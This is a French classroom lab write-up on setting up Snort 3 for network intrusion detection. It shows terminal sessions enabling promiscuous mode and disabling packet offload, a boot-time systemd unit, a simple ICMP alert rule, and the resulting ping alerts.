
TP Attaque, Défense avec Snort


Phase de Préparation :

- Attaquants : préparer l’arsenal d'outils d'attaque

- Défenseurs : configurer Snort 3 les machines pour surveiller le trafic réseau entrant et sortant : définir les règles Snort de base pour détecter des scans de ports, des tentatives de connexion SSH suspectes, et des tentatives d'exploitation courantes




```
user@SRV-DEB12-111:~$ ip link set dev ens18 promisc on
RTNETLINK answers: Operation not permitted
user@SRV-DEB12-111:~$ sudo ip link set dev ens18 promisc on
[sudo] password for user:
user@SRV-DEB12-111:~$ sudo link show ens18
link: cannot create link 'ens18' to 'show': No such file or directory
user@SRV-DEB12-111:~$ sudo ip link show ens18
2: ens18: <BROADCAST,MULTICAST,PROMISC,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group default qlen 1000
    link/ether bc:24:11:89:31:77 brd ff:ff:ff:ff:ff:ff
    altname enp0s18
user@SRV-DEB12-111:~$ sudo apt install ethtool; ethtool -k ens18 |grep receive-offload
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  ethtool
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 197 kB of archives.
After this operation, 684 kB of additional disk space will be used.
Get:1 http://mirrors.online.net/debian bookworm/main amd64 ethtool amd64 1:6.1-1 [197 kB]
Fetched 197 kB in 0s (3,199 kB/s)
Selecting previously unselected package ethtool.
(Reading database ... 43614 files and directories currently installed.)
Preparing to unpack .../ethtool_1%3a6.1-1_amd64.deb ...
Unpacking ethtool (1:6.1-1) ...
Setting up ethtool (1:6.1-1) ...
Processing triggers for man-db (2.11.2-2) ...
-bash: ethtool: command not found
user@SRV-DEB12-111:~$ sudo apt install ethtool
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
ethtool is already the newest version (1:6.1-1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
user@SRV-DEB12-111:~$ sudo ethtool -k ens18 |grep receive-offload
generic-receive-offload: on
large-receive-offload: off [fixed]
user@SRV-DEB12-111:~$
```



user@SRV-DEB12-111: ~

```
  GNU nano 7.2              /etc/systemd/system/snort3-nic.service
[Unit]
 Description=Set Snort 3 NIC in promiscuous mode and Disable GRO, LRO on boot
After=network.target

[Service]
 Type=oneshot
ExecStart=/usr/sbin/ip link set dev ens18 promisc on
ExecStart=/usr/sbin/ethtool -K ens18 gro off lro off
TimeoutStartSec=0
RemainAfterExit=yes

[Install]
WantedBy=default.target
```


```
[ Read 14 lines ]
```




user@SRV-DEB12-111: ~

```
  GNU nano 7.2                          /etc/snort/rules/local.rules
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does nots come with signatures. Put your local additions here.

alert icmp any any -> any any (msg:"!!! ICMP Alert !!!";sid:1000001;rev:1;classtype:icmpevent;)
```


```
[ Read 6 lines ]
```




```
user@SRV-DEB12-111:~$ sudo ip link set dev ens18 promisc on
[sudo] password for user:
user@SRV-DEB12-111:~$ sudo ip link show ens18
2: ens18: <BROADCAST,MULTICAST,PROMISC,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group default qlen 10
0
    link/ether bc:24:11:db:c2:bc brd ff:ff:ff:ff:ff:ff
    altname enp0s18
user@SRV-DEB12-111:~$ sudo apt install ethtool
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
ethtool is already the newest version (1:6.1-1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
user@SRV-DEB12-111:~$ sudo ethtool -k ens18 |grep receive-offload
generic-receive-offload: on
large-receive-offload: off [fixed]
user@SRV-DEB12-111:~$ sudo ethtool -K ens18 gro off lro off
user@SRV-DEB12-111:~$ sudo ethtool -k ens18 | grep receive-offload
generic-receive-offload: off
large-receive-offload: off [fixed]
user@SRV-DEB12-111:~$ 
```




```
ser@SRV-DEB12-111:~$ sudo nano /etc/systemd/system/snort3-nic.service
ser@SRV-DEB12-111:~$ sudo systemctl daemon-reload
ser@SRV-DEB12-111:~$ sudo systemctl start snort3-nic.service
ser@SRV-DEB12-111:~$ sudo systemctl enable --now snort3-nic.service
reated symlink /etc/systemd/system/default.target.wants/snort3-nic.service → /etc/systemd/system/snort3-nic.service.
ser@SRV-DEB12-111:~$ 
```




```
  GNU nano 7.2                    /etc/systemd/system/snort3-nic.service
[Unit]
 Description=Set Snort 3 NIC in promiscuous mode and Disable GRO, LRO on boot
After=network.target

[Service]
 Type=oneshot
ExecStart=/usr/sbin/ip link set dev ens18 promisc on
ExecStart=/usr/sbin/ethtool -K ens18 gro off lro off
TimeoutStartSec=0
RemainAfterExit=yes

[Install]
WantedBy=default.target
```



```
-- 7. configure outputs
---------------------------------------------------------------------------

-- event logging
-- you can enable with defaults from the command line with -A <alert_type>
-- uncomment below to set non-default configs
--alert_csv = { }
--alert_fast = {
    file = true,
    limit = 100000
 }
--alert_full = {
    file = true,
    limit = 100000
 }
--alert_sfsocket = { }
--alert_syslog = { }
--unified2 = { }

-- packet logging
-- you can enable with defaults from the command line with -L <log_type>
--log_codecs = { }
--log_hext = { }
--log_pcap = { }

-- additional logs
--packet_capture = { }
--file_log = { }

---------------------------------------------------------------------------
-- 8. configure tweaks
```



```
Appid Statistics
--------------------------------------------------
detected apps and services
              Application: Services   Clients    Users      Payloads   Misc       Referred
                  unknown: 1          0          0          0          0          0
--------------------------------------------------
Summary Statistics
--------------------------------------------------
process
                  signals: 1
--------------------------------------------------
timing
                  runtime: 00:00:10
                  seconds: 10.749117
                 pkts/sec: 2
o")~   Snort exiting
user@SRV-DEB12-111:~$ sudo cat /var/log/snort/alert_fast.txt
09/30-14:12:20.150616 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.108 -> 10.0.0.111
09/30-14:12:20.150712 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.111 -> 10.0.0.108
09/30-14:12:21.174510 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.108 -> 10.0.0.111
09/30-14:12:21.174575 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.111 -> 10.0.0.108
09/30-14:12:22.198593 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.108 -> 10.0.0.111
09/30-14:12:22.198688 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.111 -> 10.0.0.108
09/30-14:12:23.222496 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.108 -> 10.0.0.111
09/30-14:12:23.222557 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.111 -> 10.0.0.108
09/30-14:12:24.246569 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.108 -> 10.0.0.111
09/30-14:12:24.246667 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.111 -> 10.0.0.108
09/30-14:12:25.270614 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.108 -> 10.0.0.111
09/30-14:12:25.270710 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.111 -> 10.0.0.108
09/30-14:12:26.294624 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.108 -> 10.0.0.111
09/30-14:12:26.294719 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.111 -> 10.0.0.108
09/30-14:12:27.318625 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.108 -> 10.0.0.111
09/30-14:12:27.318699 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.111 -> 10.0.0.108
09/30-14:12:28.342631 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.108 -> 10.0.0.111
09/30-14:12:28.342725 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.111 -> 10.0.0.108
09/30-14:12:29.343825 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.108 -> 10.0.0.111
09/30-14:12:29.343929 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.111 -> 10.0.0.108
09/30-14:12:30.345068 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.108 -> 10.0.0.111
09/30-14:12:30.345207 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.111 -> 10.0.0.108
09/30-14:12:31.346360 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.108 -> 10.0.0.111
09/30-14:12:31.346478 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.111 -> 10.0.0.108
09/30-14:12:32.347692 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.108 -> 10.0.0.111
09/30-14:12:32.347772 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.111 -> 10.0.0.108
09/30-14:12:33.348850 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.108 -> 10.0.0.111
